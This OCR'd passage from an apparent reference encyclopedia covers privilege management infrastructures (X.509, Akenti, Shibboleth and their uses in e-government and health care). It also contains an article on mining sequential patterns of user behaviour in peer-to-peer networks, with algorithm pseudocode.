1. To ensure that the party requesting access is who they say they are (authentication);
2. That the party has sufficient rights to access the resource (authorization);
3. That confidential material is only read by those authenticated and authorized parties (privacy); and
4. That the transaction is monitored (audit and control).

PMI addresses only authorization. To address other points, corresponding subsystems should be deployed.

PMI ARCHITECTURES FOR TRUST ESTABLISHMENT

Prior to the introduction of privilege management infrastructures (PMI), access control systems trust only the “local” information they know about the outer world. This is very effective for small groups of people (e.g., multi-user Operating Systems). However, when the number of users willing to cooperate increases, such as in Grid situations or on the Web, it becomes more difficult to reflect all of the circumstances of the world locally. Dynamicity of relationships between the resource owner and the users accessing the resource also increases the difficulty of managing the privileges that each of the users has, limiting scalability of such systems.

To facilitate scalable solutions, trust in the people must be established in a distributed manner, and a means of distributing trust is required. This can be achieved in a number of ways. This section describes how this is done in three different PMI models. It starts with the approach adopted by X.509, and is followed by descriptions of the Akenti and Shibboleth architectures.

X.509

In X.509 PMI, there is a single root of trust, the Source of Authority (SOA). It stands for the owner of a resource, or an agent acting on his behalf. The SOA specifies the rules for establishing trust relationships, and access control rules. All such rules are written in the form of a policy, which governs the access control system. The SOA is also the ultimate authority in assigning privileges to end-entities, which will use the resource.

The SOA distributes the privilege to assign privileges to other entities, which are called Attribute Authorities (AAs), and the process of assigning this privilege is called delegation. These authorities, in their turn, may be allowed to assign privileges to end-entities, or delegate them further to other Attribute Authorities. Thus, the PMI forms a tree of authorities, with a singular root, which is the Source of Authority. The leaf nodes are end-users, who can only assert their privileges, and cannot delegate them to other entities.

The fact of assignment of privilege to an entity (either to AA or to an end-user) is noted as an X.509 Attribute Certificate (AC), which is a digitally-signed document, describing who has assigned what privilege to what entity. The privilege in such ACs is specified in the form of a privilege attribute that has to be interpreted by the access control system.

The access control system can discover trust relationships between the SOA (the resource owner) and the end-entities by obtaining their ACs and validating their contents using the policy written by the SOA. To achieve this, the access control system must obtain the ACs of the end-entity attempting access, the ACs of the Authority assigning the privilege to it (remember, that X.509 ACs specify who the grantor was), and ACs of all AAs that granted the privilege to do this to the authority, and to each of those AAs. Then the system needs to validate each of the assignments that occurred against the policy: If accepted, then the end-entity has been assigned a privilege in a trustworthy way, and an access control decision can be made; if the assignment of some privilege is not allowed by the policy, the privilege assignment is not trustworthy and should be discounted when making an access control decision.

In X.509, privilege assignment is valid if the granted privilege is a subset of all the privileges that the grantor has, the only exception being the Source of Authority, which can assign any privilege to any entity. To be able to make judgments if a granted set of privileges is a subset of the privileges that the grantor had, the privilege attribute values must have order. Some access control models (MAC, RBAC) naturally have ordering of privilege attribute values; other models may need enhancement (Otenko, 2004).

X.509 PMIs can span organization boundaries. This enables cross-organizational collaboration, important in environments where resource sharing is important, like in computational Grids and education. It is possible for Attribute Authorities in one organization to assign roles to its members, and for the Source of Authority in another organization to recognize the authority of these AAs to assign roles and place constraints on the extent to which this recognition of authority happens.

The X.509 PMI does not cover the questions of user privacy. Whereas the privileges of the user are his attributes, there is no mechanism to ensure unlinkability of the attributes and the real user. In fact, the PMI needs to be able to link the attributes to the end-user identity to make a decision. In X.509, the attributes are linked to the end-user by a cryptographically-protected Attribute Certificate, which makes the task of ensuring end-user anonymity particularly hard. It is important that some form of trust negotiation happens prior to exchange of any end-user attributes to ensure that the target system obtains only the attributes that it needs to make a decision.

To summarize, X.509 PMIs form a tree with the root in the Source of Authority, which is essentially the owner or the governor of the resource. Trust relationships are established by issuing X.509 ACs with privilege attributes to entities. The SOA writes a policy to which all the trust relationships must conform. In cross-organizational collaborations, the policy reflects the resource consumption agreement between the owner of the resource and the organizations that are using the resource. The rules for validating privilege assignments ensure that trust does not increase when it is distributed down the PMI tree away from the SOA. PERMIS is one of the implementations of X.509 PMI with Role-Based Access Controls (Chadwick, 2004).

Akenti

Akenti is an access control system that has been developed by Lawrence Berkeley National Laboratory, USA (Thompson et al., 2003). It implements a model of PMI that is somewhat different from the (traditional) X.509 model.

In this model, like in X.509, there are Attribute Authorities that assign privileges to other AAs and end-entities[1]; thus the PMI also forms a tree. However, there is no singular root or SOA in their model. Instead, Stakeholders are introduced, who jointly govern the resource (they may be responsible for different aspects of access control). Thus, the Akenti PMI becomes a multi-root tree.

The resource is governed by a policy issued by some Stakeholder. Even though only one Stakeholder can issue such policy, any of them can do this, and even after the policy has been written, any Stakeholder can issue supplementary statements in the form of Use Condition Certificates, which can restrict or enhance the (original) policy. It is because Stakeholders are independent sources of trust that we can talk about them as multiple roots of the PMI.

The access control system discovers what privilege an end-entity has in a way similar to the X.509 standard, except that there are several equal roots of the PMI.

To summarize, the Akenti PMI has multiple roots, and this is the main difference between this PMI and the (traditional) X.509 PMI. This solution makes the administration of the resource more flexible (as compared to the X.509 model), but may cause unexpected access control decisions, if the Stakeholders (the roots of the PMI) create contradictory statements, when they operate unaware of each other's requirements. Further differences between the Akenti PMI and the PERMIS X.509 PMI can be found in detail in Chadwick and Otenko (2003).

Shibboleth

Shibboleth was established through funding from the Internet-2 Middleware Initiative which focused on creating a framework for establishing collaborations between education institutions for sharing resources on the Internet. There were specific requirements of the end-user anonymity to conform to the privacy laws for higher education. The resulting system is called Shibboleth (Carmody, 2001).

In Shibboleth, organizations form federations with common goals. Each organization that shares its resources is a Service Provider. The organizations with end-users consuming the resources are called Identity Providers. The Service Providers recognize the authority of Identity Providers to assign attributes to the end-users, but retain the right to specify what resources can be accessed by the holders of these attributes; thus the privilege management function is distributed. This is conceptually very similar to how other PMIs operate and how the access control policies are specified in other PMIs.

A significant difference from other PMIs is that the end-users never present their real names, and a lot of effort is spent to ensure that the end-users of the system cannot be linked to the real-world identities. The authorization protocol is built in such a way that the Service Provider obtains the attributes of the end-user from the Identity Provider without knowing the name of the user. It is the Identity Provider's job to ensure that the attributes given to the Service Provider belong to the end-user attempting to access the resource. This way the privacy is ensured in the sense that only the Identity Provider knows what attributes belong to which real users, and only the Service Provider knows what resources are being accessed by these users. It is still possible to discover which real user accessed which resource, but this needs the collaboration of the Service Provider and the Identity Provider to break the anonymity of the user, when investigating misuse of the resource.

Another issue with Shibboleth is in *x*tier scenarios; it is hard to manage privileges in mid-tier applications (because of a lack of long delegation chains) to ensure they perform only the operations allowed to the actual end-user. A special effort has been launched to overcome this difficulty by introducing proxy users.

In summary, Shibboleth is one practical application where privilege management happens in a simplified form of a PMI, with a special constraint of end-user anonymity.

ACTUAL EXAMPLES OF PMI USAGE

In this section, a number of real-life examples where PMI has been used to provide authorization management are detailed. Further practical examples of PMI usage in practice can be found in Watt, Ajayi, Jiang, Koetsier, and Sinnoti (2006) and in Chadwick (2003).

Electronic-Governance

An X.509 role-based PMI has been used across Europe to provide electronic government services in the cities of Barcelona (Spain), Salford (UK), and Bologna

(Italy) (Chadwick & Otenko, 2002). Each of the cities already had experience in running PKI services, and wished to extend their security infrastructures with a PMI implementation to create a strong authentication and authorization chain. The applications in which PMI has been applied differ for each municipality.

Barcelona required a PMI to allow electronic access to the city parking fines database for car-hire organizations. Allowing such access means that the car-hire companies can automatically check when a car is returned that no parking tickets have been issued to the customer. If a parking ticket has been issued, the car-hire company can then transfer the fine to the individual.

Salford City Council has used a PMI to control authorization in an electronic tendering application. The city council generates Request for Proposal (RFP) documents allowing anyone to download them. However, for a number of proposals only companies registered with the council or only companies possessing a certain requirement (e.g., ISO 9000 certification) are able to submit tenders. The tenders remain anonymous until the winner has been chosen.

Finally, Bologna has constructed a similar application that utilizes PMI to provide authorization to a city-planning server.

Health Care

A PMI infrastructure has been used to manage the authorization infrastructure in the electronic transfer of medicinal prescriptions (ETP) for the UK National Health Service (Chadwick & Mundy, 2003). The assignment of roles is distributed to the appropriate authorities in the health care and government sectors. This includes the assignment of both professional roles such as doctor and dentist, as well as patient roles that entitle patients to exemption from payment for a variety of reasons, for example, claiming Social Security benefits and children under 16, and so forth. All roles are stored as X.509 ACs in LDAP directories, which are managed by the assigning authorities. The PERMIS policy-based decision engine subsequently retrieves these ACs containing roles, in order to make granted or denied access control decisions, which are required by the prescribing and dispensing applications. The SOA for setting the ETP policy is assumed to be the UK's Secretary of State for Health. The ETP policy says what roles are recognized, who is authorized to assign the roles, what privileges are granted to each role, and what conditions are attached to these privileges. The ETP policy is then formatted in XML, embedded in an X.509 attribute certificate, digitally signed by the Secretary of State for Health, and finally stored in an LDAP directory. From here, it can be accessed by all the ETP applications in the UK National Health Service that contain embedded policy-based PERMIS decision engines.

CRITICAL ISSUES IN PMI USAGE

There are a number of key issues that organizations need to consider before the implementation of any PMI system. These include:

- Security policies and practices should be defined in clear, unambiguous statements that cover any possible circumstances;
- **Present security infrastructure:** PMI builds on the authentication infrastructure provided by a PKI to create a strong authorization and authentication chain;
- **Administration:** Dependent on the application sub-context PMI may require a significant administration load on the organization;
- **Privilege storage and retrieval:** Organizations need to consider how and where the privileges are to be stored to prevent attacks such as Denial of Service;
- **Granularity of privileges:** Privileges can be granted at a number of different levels, for example, job role through to single task authorization; and
- **User privacy:** Traditionally PMIs were built based on the assumption that the user identity is known, and the act of decision-making links the user identity to the attributes, thus reducing user privacy.

CONCLUSION

The use of PMI has continued to grow over the past five years as PMI mechanisms have been adapted to new environments, such as in Grid applications (Chadwick, 2004) and mobile agents (Navarro, Borrell, Ortega Ruiz, & Robles, 2005). The move towards widespread remote electronic access to organizational resources brings with it severe security concerns, especially in the present environment with security threats ever increasing. PMI is a concept in the field of Information Security Management specifically designed to solve the authorization element of secure electronic access to data. The level of protection is increased even further with the combination of an authentication management infrastructure (such as a PKI) with PMI. The traditional forms of PMI need adaptation to ensure user privacy, which is a concern in many applications, like in healthcare applications aimed at the patients.

REFERENCES

Adams, C., & Lloyd, S. (2002). *Understanding public-key infrastructure: Concepts, standards, and deployment considerations, 2nd ed*. New York: Macmillan.

Carmody S. (2001). Shibboleth overview and requirements. *Internet Draft*. Retrieved from http://shibboleth.internet2.edu/docs/draft-internet2-shibboleth-requirements-01.html and http://shibboleth.internet2.edu/

Chadwick, D. W. (2003). *An authorisation interface for the GRID*. Paper presented at the E-Science All Hands Meeting 2003, Nottingham, September 2-4, 2003.

Chadwick, D. W. (2004). The X.509 privilege management infrastructure. In B. Jerman-Blazic, W. Schneider, & T. Klobucar (Eds.), *Security and privacy in advanced networking technologies* (pp. 15-25). IOS Press.

Chadwick, D. W., & Mundy, D. (2003). Policy-based electronic transmission of prescriptions. *Proceedings of Fourth IEEE International Workshop on Policies for Distributed Systems and Networks, Lake Como, Italy, 4-6 June, 2003* (pp. 197-206).

Chadwick, D. W., & Otenko, A. (2002, December). The PERMIS X.509 role-based privilege management infrastructure. *Future Generation Computer Systems, 936*, 1-13.

Chadwick, D. W., & Otenko, O. (2003). A comparison of the Akenti and PERMIS authorization infrastructures, in ensuring security in IT infrastructures. In M. T. El-Hadidi (Ed.), *Proceedings of the ITI First International Conference on Information and Communications Technology (ICICT 2003), Cairo University* (pp. 5-26).

Chadwick, D. W., Zhao, G., Otenko, S., Laborde, R., Su, L., & Nguyen, T. A. (2006). Building a modular authorization infrastructure. *Proceedings of All Hands Meeting, Nottingham, September, 2006*. Retrieved from http://www.allhands.org.uk/2006/proceedings/papers/677.pdf

Navarro, G., Borrell, J., Ortega Ruiz, J. A., & Robles, S. (2005). Access control with safe role assignment for mobile agents. *AAMAS'05, July 25-29, 2005, Utrecht, Netherlands*.

Otenko, O. (2004). *Policy-based privilege management using X.509 (The PERMIS project)*. PhD Thesis, University of Salford, UK.

Raina, K. (2003). *PKI security solutions for the enterprise: Solving HIPAA, e-paper act, and other compliance issues*. Wiley & Sons.

Thompson, M., Essari, S., & Mudumbai, S. (2003, November). Certificate-based authorization policy in a PKI environment. *ACM Transactions on Information and System Security, 6*(4), 566-588.

Watt, J., Ajayi, O., Jiang, J., Koetsier, J., & Sinnoti, R. O. (2006). A Shibboleth-protected privilege management infrastructure for e-science education. *Proceedings of the Sixth IEEE International Symposium on Cluster Computing and the Grid (CCGRID'06)* (pp. 357–364)

KEY TERMS

Access Control: Restriction of access to some resource through the application of a mechanism which grants, denies, or revokes permissions.

Access Rights Management: The process of assigning digital rights to users which can then be used in conjunction with an access control system to obtain access to some resource; the management infrastructure covers, for example, the allocation, renewal, and revocation of users rights.

Authentication: The process by which a system can provably verify the identity of a resource such as an individual, a system, an application, and so forth.

Authorization: The process of determining if a requesting party has sufficient rights to access a resource.

Certificate Authority: An authority that manages the allocation of digital identity certificates to users; the CA exists as part of a PKI. The CA in conjunction with a Registration Authority (RA) initially checks to ensure the identity of a user. Once identity has been confirmed, the CA issues digital identity certificates that electronically assure the identity of a user based on the CA's digital signature.

Digital Certificate: A digital certificate is an electronic "passport" which can be used to establish identity in an electronic environment.

Digital Signature: An electronic signature can be deemed the digital equivalent of a handwritten signature. Electronic signatures can be used to authenticate the identity of the signer of the document and to also confirm the data integrity of the document.

Privilege: In a PMI, a privilege can be defined as an electronic right given to users enabling them to access various resources.

Privilege Delegation: The process by which a privilege given to one party can be transferred to another party either for an indeterminate or definite period of time.

ENDNOTE

[1] The format of the ACs is proprietary, not X.509.

Peer-to-Peer Usage Analysis

Florent Masseglia
INRIA Sophia Antipolis, France

Pascal Poncelet
EMA-LGI2P Site EERIE, France

Maguelonne Teisseire
LIRMM UMR CNRS 5506, France

INTRODUCTION

With the huge number of information sources available on the Internet and the high dynamics of their data, *peer-to-peer* (P2P) systems propose a communication model in which each party has the same capabilities and can initiate a communication session. These networks allow a group of computer users with the same networking program to connect with each other and directly access resources from one another. P2P architectures also provide a good infrastructure for data and computer intensive operations such as data mining.

In this article we consider a new data mining approach for improving resource searching in a dynamic and distributed database such as an unstructured P2P system, that is, in Masseglia, Poncelet, and Teisseire (2006) we call this problem *P2P usage analysis*. More precisely we aim at discovering frequent behaviors among users of such a system. We will focus on the sequential order between actions performed on each node (requests or downloads) and show how this order has to be taken into account for extracting useful knowledge. For instance, it may be discovered, in a P2P file sharing network that for 77% of nodes from which a request is sent for "*Mandriva Linux*," the file "*Mandriva Linux 2005 CD1 i585-Limited-Edition-Mini.iso*" is chosen and downloaded; then a new request is performed with the possible name of the remaining iso images (i.e., "*Mandriva Linux 2005 Limited Edition*"), and in the large number of returned results the image corresponding to "*Mandriva Linux 2005 CD2 i585-Limited-Edition-Mini.iso*" is chosen and downloaded.

Such knowledge is very useful for proposing the user with often downloaded or requested files according to a majority of behaviors. It could also be useful in order to avoid extra bandwidth consumption, which is the main cost of P2P queries (Ng, Chu, Rao, Sripanidkulchai, & Zhang, 2003).

BACKGROUND

Mining either association rules or sequential patterns in very large distributed databases as unstructured P2P systems is far away from trivial. For instance, in Wolff and Schuster (2003), authors propose to mine association rules, that is, sets of objects that tend to associate with one another, in a P2P system. The proposed algorithm combines, at each node, association rule mining algorithm with a majority voting protocol to discover all of the association rules that exist in the distributed database.

By nature P2P systems are dynamic, that is, nodes act independently of one another, and intermediate results may be overturned as new data arrives. Furthermore, whenever a node departs, the sequence of that node also disappears, and the global database has to be reconsidered. Traditional approaches for mining sequential patterns (Agrawal & Srikant, 1995; Pei et al., 2001) are irrelevant in such a dynamic context because they consider that the whole database is available. In Masseglia, Teisseire, and Poncelet (2003), we proposed to discover relationships and global patterns that exist between connecting users (Web usage mining). We proposed a new "client/server/engine" architecture for taking advantage of the computing power available on the machine a user navigates with. In this article our goal is different since it takes into account the dynamic nature of the considered system. We consider that the connected nodes can act with a special peer (called *meter peer*) in order to provide the end user with a good approximation of patterns embedded in this very large distributed database.

MAIN FOCUS OF THE ARTICLE

In this section we first define the problem statement, and then we propose a new solution to efficiently mine frequent sequences embedded in a P2P system.

Problem Statement

Let $I = \{x_1, \ldots, x_n\}$ be a set of distinct literals called *items*. In the following we assume that for each item we are provided with the action performed, that is, request or download. An item x_i is thus denoted either [d, x_i] for downloading or [r, x_i] for requesting. A *sequence* is an ordered list of itemsets denoted by $<s_1\ s_2 \ldots s_n>$, where s_j is an itemset, that is, a set of items that occur together. Let us consider the following sequence: *< ([r, Mandriva Linux]) ([d, Mandriva-Limited-Edition-CD1.iso], [r, Mandriva Limited Edition]) ([d, Mandriva-Limited-Edition-CD2.iso])>*. The user connected through that peer first sent a request ("r") for searching any resource containing the words "*Mandriva Linux*," then downloaded and requested, at the same time, respectively the file "*Mandriva-Limited-Edition-CD1.iso*," and any resource containing the string "*Mandriva Limited Edition*," and finally downloaded the file "*Mandriva-Limited-Edition-CD2.iso*."

A sequence $s_1 =< a_1\ a_2 \ldots a_n>$ is a *subsequence* of another sequence $s_2 < b_1\ b_2 \ldots b_m>$, denoted $s_1 < s_2$, if there exist integers $i_1 < i_2 < \ldots < i_n$ such that $a_1 \subseteq b_{i1}$, $a_2 \subseteq b_{i2}$, $\ldots$, $a_n \subseteq b_{in}$.

Let *D* be a database of customer data-sequences. The support for a sequence *S*, also called *supp(S)*, is defined as the number of total data-sequences that contain *S*. If $supp(S) \geq minSupp$, with a minimum support value *minSupp* given by the user, *S* is considered as a *frequent* sequential pattern.

Here we adapt the problem statement proposed by Wolff and Schuster (2003) to our concern. When the database is dynamically updated (adding or deleting transactions) we denote D_t the database at time *t*. Let us assume that the database is also partitioned among an unknown number of nodes. We denote such a partition of node *u*, at time *t*, D_{ut}. In fact D_{ut} corresponds to the sequence of actions performed on the node. Let us assume that $D_t = D_{ut} \cup \ldots \cup D_{vt}$, where $u_t \ldots v_t$ are the available nodes at time *t*. The problem of sequential pattern mining in such a large-scale distributed systems D_t is thus to find the set of frequent sequential patterns in D_t according to the minSupp value. Let us consider that F_{Dt} is the result to obtain (the result that would be exhibited by an algorithm that would explore the whole set of solutions), F_{Dt} is thus the set of frequent sequential patterns to find in D_t. Let us now consider $\sim F_{Dt}$, the set of approximate sequential patterns. We require that, as nodes $u_t \ldots v_t$ are dynamics, $\sim F_{Dt}$ will converge as fast as possible to F_{Dt}.

In order to illustrate the problems related to mining sequential patterns in such a dynamic context, let us consider three sequences standing for downloading operations performed on nodes u_t, v_t, and w_t:

D_{ut}	<([d,1]) ([d,2]) ([d,3]) ([d,4]) ([d,5])>
D_{vt}	<([d,1]) ([d,2]) ([d,1]) ([d,3]) ([d,5])>
D_{wt}	<([d,1]) ([d,2]) ([d,4]) ([d,5]) ([d,6])>


From such sequences, the set of items with their associated support is the following: ([d, 1]) [100%], ([d, 2]) [100%], ([d, 3]) [66%], ([d, 4]) [66%], ([d, 5]) [100%] and ([d, 6]) [33%]. Let us assume that a support value, minSupp, is set to 100%, then the set of frequent sequences at time *t[i]* on $F_{Dt[i]}$ is: $F_{Dt[i]}$ *=<([d,1]) ([d,2]) ([d,5])>*. Let us now assume, at time *t[i+1]* that the node w_t departs, then the set of frequent sequences becomes $F_{Dt[i+1]}$ *= <([d,1]) ([d,2]) ([d,3]) ([d,5]) >* since the support of the item ([d, 3]) is now 100%.

A New Heuristic for Mining Sequential Patterns in P2P Systems

As a matter of fact, the nodes in a P2P context may connect or depart frequently while D_t is still being analyzed. Our proposal is to consider D_t as a unit able to receive candidate sequences, to evaluate the support of each candidate on sequence in D_t, and to send back the result. This kind of "scan," distributed on all the connected nodes, relies on a stochastic algorithm for combinatorial optimization problems.

First D_t is empty until a node u_t sends its sequence. The unstructured P2P architecture we propose allows a special peer (hereafter the "*Distributed*$_{SP}$ peer") to get

Figure 1. Overview of the approach



Algorithm 1. Distributed$_{SP}$ algorithm

```
Input: F_Dt the frequent sequences for node u_t, nodes u_t ... v_t online
and a user-defined parameter mindist standing for the minimum
distance for a candidate to be considered.
Output: F_Dt the sequential patterns corresponding to the frequent
behavior patterns on D_t.
Begin
recv (u_t); F_Dt ← D_ut; // Initialization
While (nodes are on line) do // main process
    nodesAvailable ← recv(u_t.... v_t);
    ~F_Dt ← ∅;
    candidates ← getValuation(nodesAvailable);
    For (c ∈ candidates) do
        If (SCORE(c) > minSupp) then
            insert(c, F_Dt);
        EndIf
        Else
            If (SCORE(c)) ≥ mindist) insert(c, ~F_Dt); EndIf
    EndFor
    candidates ← neighborhoodOperators(~F_Dt, F_Dt);
    Broadcast(@nodesAvailable, candidates);
EndWhile
End
```

connected to each new peer arriving on the network. Our method then relies on a distribution of the candidate sequences, as described in Figure 1. The Distributed$_{SP}$ peer is in charge of getting items from peers, generating candidates, broadcasting candidates, and collecting the results, generating candidates, and so on.

At first, the set of frequent items is extracted from the connected peers (a mere counting for each peer is sufficient). Then the whole set of candidates having length 2 is generated by Distributed$_{SP}$ from the set of frequent items. The candidates get evaluated by the connected peers (u_t.. v_t) in order to count those having the required threshold in the whole database, that is, on $D_t = D_{ut} \cup ... \cup D_{vt}$. The results are collected by the Distributed$_{SP}$ peer. Then it applies the heuristic, and the new set of candidates is sent to the connected peers for evaluation. This process is repeated until no change enhances the solution (as data evolves each time and as nodes are dynamic, each change might enhance the solution and the solution will thus follow the nodes behavior on and on...).

Now we have a closer look on different algorithms. Let us consider the Distributed$_{SP}$ algorithm in Algorithm 1. Distributed$_{SP}$ first starts when a node u_t joins our system (*recv* u_t). The set of frequent patterns is thus initialized with the sequence of u_t. While nodes are available, we consider patterns sent to Distributed$_{SP}$ by the getValuation function in order to test if sequences are frequent. *SCORE* stands for the average marks given by all nodes for candidates. If SCORE is greater or equal to a minimum support value, this candidate becomes frequent. Nevertheless, sequences are not only evaluated as included or not, we also consider the distance between the size of the candidate's subset included, compared to the total size of candidates. The aim of this approach is to take into account that a sequence could be infrequent but could be useful for generating candidates.

For efficiency reasons, that is, in order to avoid generating too many candidates, we consider a user defined threshold *mindist*. When the score of a sequence is greater than or equal to *mindist*, then this sequence will be inserted into the approximate set in order to be considered for the generating phase. Thanks to frequent patterns, approximate sequences and neighborhood operators, candidates are generated and sent to all connected nodes by broadcasting in order to evaluate either their threshold or their distance from a frequent sequence.

As they proved to be efficient in Masseglia, Teisseire, and Poncelet (2003), for neighborhood operators we propose "Genetic-like" operators as well as operators based on sequential patterns properties. To evaluate our approach, we implemented a simulator capable of running a simulated unstructured P2P system. Experiments were conducted by using real datasets (Masseglia, Poncelet, Teisseire, 2006) and have shown that our approach is efficient. We also evaluated the success rate for each of our operators thanks to the average number of frequent sequences compared to the proposed candidates. An operator having a success rate of 20% is an operator for which 20% of the proposed candidates are detected has frequent. In the following, for brevity, we denote an item *x* without considering its associated operation (download or request).

- **New Frequent Items:** When a new frequent item is occurring (after being requested by one or more users) it is used to generate all possible two-candidate sequences with other frequent items. Due to the number of candidate sequences to test, this operator has only a 15% ratio of accepted sequences.
- **Adding Items:** This operator aims at choosing a random item among frequent items and adding this item to a random sequence s, after each item in s. This operator has a 20% ratio of frequent sequences
- **Basic Crossover:** This operator uses two different random sequences and proposes two new candidates coming from their amalgamation. This operator has a good ratio (50%) thanks to frequent sequences embedded in the candidates generated by previous operators.
- **Enhanced Crossover:** This operator aims at choosing two random sequences, and the crossover is performed at the end of the longest prefix common to the considered sequences. Let us consider two sequences < (1) (2) (6) > and < (1) (3) (4) (5) >. The longest common prefix of these two sequences is < (1) >. The crossover will then start after the item following 1, for each sequence. In our example, the two resulting candidate sequences are, < (1) (2) (3) (4) (5) > and < (1) (3) (2) (6) >. This operator has a success ratio of 35%.
- **Final Crossover:** An ultimate crossover operator was designed in order to improve the previous ones. This operator is based on the same principle as the enhanced crossover operator, but the second sequence is chosen as being the one having the longest common prefix with the first one. This operator has a ratio of 30%.
- **Sequences Extension:** This operator aims at adding new frequent items at the end of several random frequent sequences. This operator has a success ratio of 60%.

Algorithm 2. Node algorithm

Input: *CS* the candidate sequences to evaluate and D_{ut} the partition of node *u* at time *t*.
Ouput: *LSCORE* the set of local scores assigned to each sequence.
Begin
If (recv(v,connect) **then** send(v,@ Distributed$_{SP}$); **EndiIf**
If (recv(@Distributed$_{SP}$,CS) **then**
For (S $\in$ CS) **do**
LSCORE[S] $\leftarrow \emptyset$;
If (S $\subseteq D_{ut}$) **then**
LSCORE[S] $\leftarrow$ 100+size(S);
EndIf
Else
//Give S a mark, and a better mark to long sequences
LSCORE[S]$\leftarrow$(size(LCS(S, D_{ut}))*100)/size(S))-size(S);
EndFor
send(@Distributed$_{SP}$, LSCORE);
EndIf
End

Let us now consider the node algorithm (Algorithm 2). Two mains operations are performed. First when a new neighbor v_t tries to connect on a node u_t, a message is sent from *u* to *v* in order to give the address of Distributed$_{SP}$. Node v_t is thus included into the process. Second, when a message from Distributed$_{SP}$ is received then the following operation is performed. A score, representing the distance between a candidate and the local operations performed on the node is computed, D_{ut}. If a candidate is included in D_{ut} then the score is set by *100 + size (candidate)*. As our approach is heuristic-based, the main idea is thus to give a reward to a candidate fully included into a sequence. Furthermore, setting a number greater than 100 assures that our sequence is fully included in Distributed$_{SP}$. Otherwise as we are interested in long sequences because they are much more informative, long sequences are rewarded. This is done by considering the *longest-common-subsequence* (LCS) algorithm (Cormen, Leiserson, Rivest, & Stein, 2001). Then the more the sequence is included, the more its score increases.

FUTURE TRENDS

Recently, the data mining community has focused on a new challenging model where data arrives sequentially in the form of continuous rapid streams. It is often referred to as data streams or streaming data in Veloso, Meira, Carvaho, Parthasarathy, and Zaki (2003). Many data from real-world applications are more appropriately handled by the data stream model than by traditional static databases. Now, they mainly focus on the problem of maintaining items or itemsets instead of sequences. Nevertheless, it is clear that P2P Usage Mining should consider these new trends because they propose efficient techniques for online mining.

CONCLUSION

In this article, we addressed the problem of improving resource location in unstructured P2P systems. We proposed a new approach based on data mining techniques and more precisely on sequential patterns mining. It is inspired by genetic algorithms in order to efficiently retrieve frequent sequences.

Recently, with the growing popularity of the Web, the problem of Web usage mining has received a great deal of attention, and the end user is now provided with efficient techniques for analyzing the customer's behavior. Today, as P2P systems are gaining prominence in a growing number of emerging applications, advanced analysis and mining of peer-to-peer systems is becoming increasingly important, and many further works have to be investigated (clustering, association rules, etc.).

REFERENCES

Agrawal, R., & Srikant, R. (1995). Mining sequential patterns. In P. S. Yu & A. L. P. Chen (Eds.), *Proceedings of the 11th International Conference on Data Engineering (ICDE 95)* (pp. 3-14). Taipei, Taiwan: IEEE Computer Society.

Cormen, T., Stein, C., Rivest, R., & Leiserson, C. (2001). *Introduction to algorithms* (2nd ed.). MacGraw-Hill Higher Education.

Masseglia, F., Teisseire, M., & Poncelet, P. (2003). HDM: A client/server/engine architecture for real time Web usage mining. *Knowledge and Information Systems, 5*(4), 439-465.

Masseglia, F., Poncelet, P., & Teisseire, M. (2006). Peer-to-peer usage mining: A distributed mining approach. In *Proceedings of the IEEE 20th International Conference on Advanced Information Networking and Applications (AINA 2006)* (pp. 993-998). Vienna, Austria: IEEE Computer Society.

Ng, T., Chu, Y., Rao, S., Sripanidkulchai, K., & Zhang, H. (2003). Measurement-based optimization techniques for bandwitdth-demanding peer-to-peer systems. In *Proceedings of the 22nd Annual Joint Conference of the IEEE Computer and Communications Societies (IEEE INFOCOM 2003)* [electronic edition]. San Francisco: IEEE Computer Society.

Pei, J., Han, J., Pinto, H., Chen, Q., Dayal, U., & Hsu, M. C. (2001). PrefixSpan: Mining sequential patterns efficiently by prefix projected pattern growth. In *Proceedings of the 17th International Conference on Data Engineering (ICDE 01)* (pp. 215-224). Heidelberg, Germany: IEEE Computer Society.

Veloso, A., Meira, W., Carvaho, M., Parthasarathy, S., & Zaki, M. (2003). Parallel, incremental and interactive mining for frequent itemsets in evolving databases. In *Proceedings of the 6th International Workshop on High Performance Data Mining: Pervasive and Data Stream Mining (with SIAM International Conference on Data Mining) (HPDM).* San Francisco.

Wolff, R., & Schuster, A. (2003). Association rule mining in peer-to-peer systems. In *Proceedings of the 3rd IEEE International Conference on Data Mining (ICDM 03)* (pp. 363-370). Melbourne, FL: IEEE Computer Society.

KEY TERMS

Client/Server: Client/server describes the relationship between two computer programs in which one program, called the client, makes a service request from another program, called the server, which fulfills the request.

Data Sequence: The sequence of itemsets representing the behavior of a client over a specific period. The database involved in a sequential pattern mining process is a (usually large) set of data sequences. Data sequence could be purchase transaction data collected by retail stores or requested URLs. See also *Web Usage Mining*.

Items: Items are merely characteristics of individuals or observations of individual behaviors.

Itemset: Set of items that occur together.

Maximal Frequent Sequential Pattern: A sequential pattern included in at least *n* data sequences (with *n* the minimum support specified by the user). A sequential pattern is maximal when it is not included in another frequent sequential pattern. A frequent sequential pattern may represent, for instance, a frequent behavior of a set of customers on a P2P system.

Peer-to-Peer (P2P) Systems: "Peer-to-peer" (or P2P) refers to a class of systems and applications that employ distributed resources to perform a critical function in a decentralized manner. The resources encompass computing power, data (storage and content), network bandwidth, and presence (computers, human, and other resources). Among the critical functions that have to be performed by P2P systems, we can cite distributed computing, data/content sharing, communication and collaboration, or platform services.

Peer-to-Peer (P2P) Usage Mining: With the huge number of information sources available on the Internet and the high dynamics of their data, (P2P) systems allow a group of computer users with the same networking program to connect with each other and directly access resources from one another. P2P Usage Analysis aims at discovering frequent behaviors among users of such a system.

Sequential Pattern: A sequence included in a data sequence such that each item in the sequential pattern appears in this data sequence with respect to the order between the itemsets in both sequences. See also *Data Sequence*.

Web Usage Mining: With the growing popularity of the World Wide Web, large volumes of data such as the user's address or requested URLs are automatically gathered by Web servers and stored in access log files (access log, error log …). Analysis of such files in order to understand user behavior is called Web usage mining and can provide useful information to improve a network's performance, to rebuild a Web site dynamically, or even to target customers in an e-business environment.

Personalized Advertising Methods in Digital Interactive Television

George Lekakos
